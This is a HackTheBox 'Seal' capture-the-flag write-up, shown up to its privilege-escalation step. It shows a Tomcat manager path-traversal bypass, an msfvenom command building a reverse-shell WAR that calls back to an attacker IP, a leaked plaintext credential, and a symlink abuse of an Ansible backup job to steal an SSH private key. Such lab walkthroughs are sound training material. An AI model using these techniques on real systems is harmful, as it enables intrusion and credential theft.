

HackTheBox Seal Writeup

From Alpha19

Like a legend once said, “We start with an nmap scan..”

```
# Nmap 7.91 scan initiated Wed Nov 17 12:10:48 2021 as: nmap -T4 -A -v -oN seal.fsoc 10.10.10.250
Nmap scan report for 10.10.10.250
Host is up (0.13s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp    open  ssl/http     nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Seal Market
|_ ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt
Ltd/stateOrProvinceName=London/countryName=UK
|_ Issuer: commonName=seal.htb/organizationName=Seal Pvt
Ltd/stateOrProvinceName=London/countryName=UK
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2021-05-05T10:24:03
|_ Not valid after:  2022-05-05T10:24:03
|_ MD5: 9c4f 991a bb97 192c df5a c513 057d 4d21
|_ SHA-1: 0de4 6873 0ab7 3f90 c317 0f7b 872f 155b 305e 54ef
|_ tls-alpn:
|_ http/1.1
|_ tls-nextprotoneg:
|_ http/1.1
8080/tcp    open  http-proxy
|_ fingerprint-strings:
|_ FourOhFourRequest:
|   HTTP/1.1 401 Unauthorized
|   Date: Wed, 17 Nov 2021 17:11:10 GMT
|   Set-Cookie: JSESSIONID=node0y5e24c3sig001pbq7nco9il2439.node0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 0
|_ GetRequest:
|   HTTP/1.1 401 Unauthorized
|   Date: Wed, 17 Nov 2021 17:11:09 GMT
|   Set-Cookie: JSESSIONID=node01hr8x39s1h12k1filaqous1ed637.node0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 0
```


```
| HTTPOptions:
| HTTP/1.1 200 OK
| Date: Wed, 17 Nov 2021 17:11:10 GMT
| Set-Cookie: JSESSIONID=node01fyjpitwvyx7uo8qe8qqs3vcc38.node0; Path=/; HttpOnly
| Expires: Thu, 01 Jan 1970 00:00:00 GMT
| Content-Type: text/html; charset=utf-8
| Allow: GET,HEAD,POST,OPTIONS
| Content-Length: 0
| RPCCheck:
| HTTP/1.1 400 Illegal character OTEXT=0x80
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 71
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
| RTSPRequest:
| HTTP/1.1 505 Unknown Version
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 58
| Connection: close
| <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
| Socks4:
| HTTP/1.1 400 Illegal character CNTL=0x4
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 69
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
| Socks5:
| HTTP/1.1 400 Illegal character CNTL=0x5
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 69
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.91I=7%D=11/17%Time=619537AD%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,F6,"HTTP/1\1\x20401\x20Unauthorized\r\nDate:\x20Wed,\x2017\x
SF:20Nov\x202021\x2017:11:09\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node01hr8
SF:x39s1h12k1filaqous1ed637\1.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20
SF:Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/h
SF:tml; charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,109,"
SF:HTTP/1\1\x20200\x20OK\r\nDate:\x20Wed,\x2017\x20Nov\x202021\x2017:11:1
SF:0\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node01fyjpitwvyx7uo8qe8qqs3vcc38\
SF:1.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970
SF:\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html; charset=utf-8\r\nAllo
SF:w:\x20GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReq
SF:uest,AD,"HTTP/1\1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20tex
SF:t/html; charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\x20cl
```

```
SF:ose\r\n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x20Ver
SF:sion</pre>")%r(FourOhFourRequest,F5,"HTTP/1\1\x20401\x20Unauthorized\r
SF:\nDate:\x20Wed,\x2017\x20Nov\x202021\x2017:11:10\x20GMT\r\nSet-Cookie:\
SF:x20JSESSIONID=node0y5e24c3sig001pbq7nco9il2439\1.node0;\x20Path=/;\x20Ht
SF:tpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nC
SF:ontent-Type:\x20text/html; charset=utf-8\r\nContent-Length:\x200\r\n\r\n
SF:")%r(Socks5,C3,"HTTP/1\1\x20400\x20Illegal\x20character\x20CNTL=0x5\r\
SF:nContent-Type:\x20text/html; charset=iso-8859-1\r\nContent-Length:\x2069
SF:\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reas
SF:on:\x20Illegal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HTTP/1\1\
SF:x20400\x20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20text/htm
SF;l; charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r
SF:\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20characte
SF:r\x20CNTL=0x4</pre>")%r(RPCCheck,C7,"HTTP/1\1\x20400\x20Illegal\x20cha
SF:racter\x20TEXT=0x80\r\nContent-Type:\x20text/html; charset=iso-8859-1\r
SF:\nContent-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Messa
SF:ge\x20400</h1><pre>reason:\x20Illegal\x20character\x20TEXT=0x80</pre>"
SF:);
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Nov 17 12:11:29 2021 -- 1 IP address (1 host up) scanned in 41.28
seconds
```

We find 3 services, an ssh service and 2 web services running on port 8080 and 443. Since the hostname is given, we add it to our hosts file.

Navigating to the https site, we see a “seal” market place. Trying port 8080, I was greeted with the gitbucket portal.



Create an account and login to gitbucket. We see 2 repositories,




We use git to pull them to our machine for analysis. We start off with seal_market.

After further analysis of the git using `git log` and `git commit`, I found out that at commit `ac210325afd2f6ae17cce84a8aa42805ce5fd010`, there was the password stored in plain text for the manager application.

```
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
(END)
```


[+] tomcat : 42MrHBf*z8{Z% [+]

Navigating to the manager panel on our seal market site, we get 403 forbidden, which was weird.



403 Forbidden

Trying to access some other endpoints of manager other than html, I found out that /status can be accessed with our creds.



Server Status

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Complete Server Status](#)

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/9.0.31 (Ubuntu)	11.0.11+9-Ubuntu-0ubuntu2.20.04	Ubuntu	Linux	5.4.0-80-generic	amd64	seal	127.0.1.1

OS

Physical memory: 3936.08 MB Available memory: 2288.02 MB Total page file: 2046.99 MB Free page file: 2046.99 MB Memory load: 42
Process kernel time: 24.28 s Process user time: 55.95 s

JVM

Free Memory: 38.11 MB Total Memory: 75.00 MB Max Memory: 986.00 MB

Memory Pool	Type	Initial	Total	Maximum	Used
G1 Eden Space	Heap memory	8.00 MB	46.00 MB	-0.00 MB	28.00 MB
G1 Old Gen	Heap memory	54.00 MB	27.00 MB	986.00 MB	6.45 MB (0%)


We see that the version is 9.0.31 (Ubuntu). This version is vulnerable to a pretty interesting form of path traversal.

Find more about it here:

<https://www.acunetix.com/vulnerabilities/web/tomcat-path-traversal-via-reverse-proxy-mapping/>

Exploit this vulnerability by navigating to

<https://seal.htb/manager/;manager/html> to access the manager page.



Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Use MSFVenom to craft a payload to upload and obtain a reverse shell on the system.


```
msfvenom -p java/meterpreter/reverse_tcp LHOST=10.10.14.170 LPORT=4444 -f war > reverse.war
```

Now, upload it to the manager, making sure to intercept the traffic using burp suite.

Make sure to change the POST request path to `/manager/;manager/html/upload` from `/manager/html/upload`, otherwise it'll throw the 403 code again.



Forward the modified request. Now set up a listener on port 4444 using `multi/handler` in `metasploit` and access `/reverse` to gain a reverse shell on the machine.



Drop down to shell and make it more interactive using

```
python3 -c "import pty;pty.spawn('/bin/bash');"
```

Looking at the services running, I saw a recurring one,

```
/bin/sh -c sleep 30 && sudo -u luis /usr/bin/ansible-playbook
/opt/backups/playbook/run.yml
```

Taking a look at `/opt/backups/playbook/run.yml`, we see that it copies files from 'src' to 'dest'. It also creates an archive of the copied files.


```

tomcat@seal:/opt/backups$ ls -la
ls -la
total 16
drwxr-xr-x 4 luis luis 4096 Nov 17 18:08 .
drwxr-xr-x 3 root root 4096 May  7  2021 ..
drwxrwxr-x 2 luis luis 4096 Nov 17 18:08 archives
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
tomcat@seal:/opt/backups$ cat playbook/run.yml
cat playbook/run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
tomcat@seal:/opt/backups$

```

We see that `copy_link=yes` is set to true, which means that any links on that directory will be converted to the real file. It then gets archived. All we need to do now is to create a link that point towards `/home/luis/.ssh/id_rsa` on `/var/lib/tomcat9/webapps/ROOT/admin/dashboard/` and then grab the archive and unpack the file to get the ssh key! Create a link file like so:

```
ln -s /home/luis/.ssh/id_rsa
/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/id_rsa
```

Extracting and navigating to the uploads folder in our archive, we get what follows

```

-rw-r--r-- 1 htb htb 6216 Nov 17 12:44 rev.war
-rw-r--r-- 1 htb htb 6087 Nov 17 12:11 seal.fsoc
drwxr-xr-x 5 htb htb 4096 Nov 17 12:32 seal_market
(htb@kali) - [~/Boxes/seal]
$ cd dashboard/
(htb@kali) - [~/Boxes/seal/dashboard]
$ ls -la
total 100
drwxr-xr-x 7 htb htb 4096 Nov 17 13:14 .
drwxr-xr-x 5 htb htb 4096 Nov 17 13:14 ..
drwxr-xr-x 5 htb htb 4096 Nov 17 13:14 bootstrap
drwxr-xr-x 2 htb htb 4096 Nov 17 13:14 css
drwxr-xr-x 4 htb htb 4096 Nov 17 13:14 images
-rw-r--r-- 1 htb htb 71744 Nov 17 13:14 index.html
drwxr-xr-x 4 htb htb 4096 Nov 17 13:14 scripts
drwxr-xr-x 2 htb htb 4096 Nov 17 13:14 uploads
(htb@kali) - [~/Boxes/seal/dashboard]
$ cd uploads/
(htb@kali) - [~/Boxes/seal/dashboard/uploads]
$ ls -la
total 12
drwxr-xr-x 2 htb htb 4096 Nov 17 13:14 .
drwxr-xr-x 7 htb htb 4096 Nov 17 13:14 ..
-rw----- 1 htb htb 2590 Nov 17 13:14 id_rsa
(htb@kali) - [~/Boxes/seal/dashboard/uploads]
$

```

Copy the key, change the permissions, and you can now ssh into seal as luis!

----- US3R PWN3D -----

```

(htb@kali) - [~/Boxes/seal]
$ chmod 600 id_rsa
(htb@kali) - [~/Boxes/seal]
$ ssh luis@10.10.10.250 -i id_rsa
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 17 Nov 2021 06:16:35 PM UTC

System load:  0.06               Processes:           173
Usage of /:   47.0% of 9.58GB    Users logged in:    0
Memory usage: 31%               IPv4 address for eth0: 10.10.10.250
Swap usage:   0%

22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$ cat user.txt
8f923dfd1d5febf3472dac647c5e779ee
luis@seal:~$
[0] 0:VPN- 1:Main*Z

```

Looking at what we can run with sudo, we get

```

8f923dfd1d5febf3472dac647c5e779ee
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$
[0] 0:VPN- 1:Main*Z

```

Going over to the trusty gtfobins, we have an exploit.

Sudo

